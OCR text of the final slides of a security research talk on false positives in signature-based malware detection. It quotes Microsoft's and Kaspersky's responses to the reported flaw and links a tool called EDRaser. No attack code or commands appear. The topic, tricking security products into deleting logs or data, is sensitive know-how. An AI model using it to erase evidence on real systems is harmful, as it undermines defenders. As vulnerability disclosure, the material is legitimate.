
OK

Future work - the sky is not the limit




The Problem of False Positives in Signature Based Detection

- The devil is red, older, male, fictional …
- But he has unique tail and horns



- Love letter malware is vbs textual script file
- My sql Database file has unique structure

It should never be detected as vbs malware!



Vendor Response

Microsoft: released a fix to the vulnerability: CVE-2023-24860

We reported that the fix is not complete

Microsoft classified it as “moderate DOS”, didn’t fix the rest of attack vectors.

On Thu 1. Jun 2023 at 21:10, Microsoft Security Response Center <secure@microsoft.com> wrote:

Hello Tomer,

It looks like this was incorrectly marked as a duplicate of your other Defender case 76427, and should have been marked as a moderate denial of service vulnerability. Since it is moderate and does not meet the bar for servicing in a security update, we will not be updating in a future Patch Tuesday. However, the engineering team may choose to make enhancements in a future *feature update* that addresses the issue. Since the two cases were similar and had closely related root causes, it was marked incorrectly as a duplicate. I do apologize for the confusion.

Kaspersky: did not release a fix:

“This case is can’t be classified as a security vulnerability…

We are planning some improvements to mitigate this issue”.

Vulnerability Mailbox <Vulnerability@kaspersky.com> Fri, Dec 30, 2022, 4:09 PM

to Shmuel, Vulnerability, me, Itzik

Hello Shmuel Cohen.

Thank you for the report. We've concluded that this case can't be classified as a security vulnerability, because the product's behavior is more driven by design. Nevertheless, we understand that log information shouldn't be deleted and we are planning some improvements to mitigate this issue. You can report this case to our bug bounty program here (registration needed). This case is formally out of scope, but since we are planning improvements, which means the possibility of bug

GitHub - **EDRaser**

EDRaser

https://github.com/SafeBreach-Labs/EDRaser

SafeBreachLABS

Thank you!

Tomer Bar

Shmuel Cohen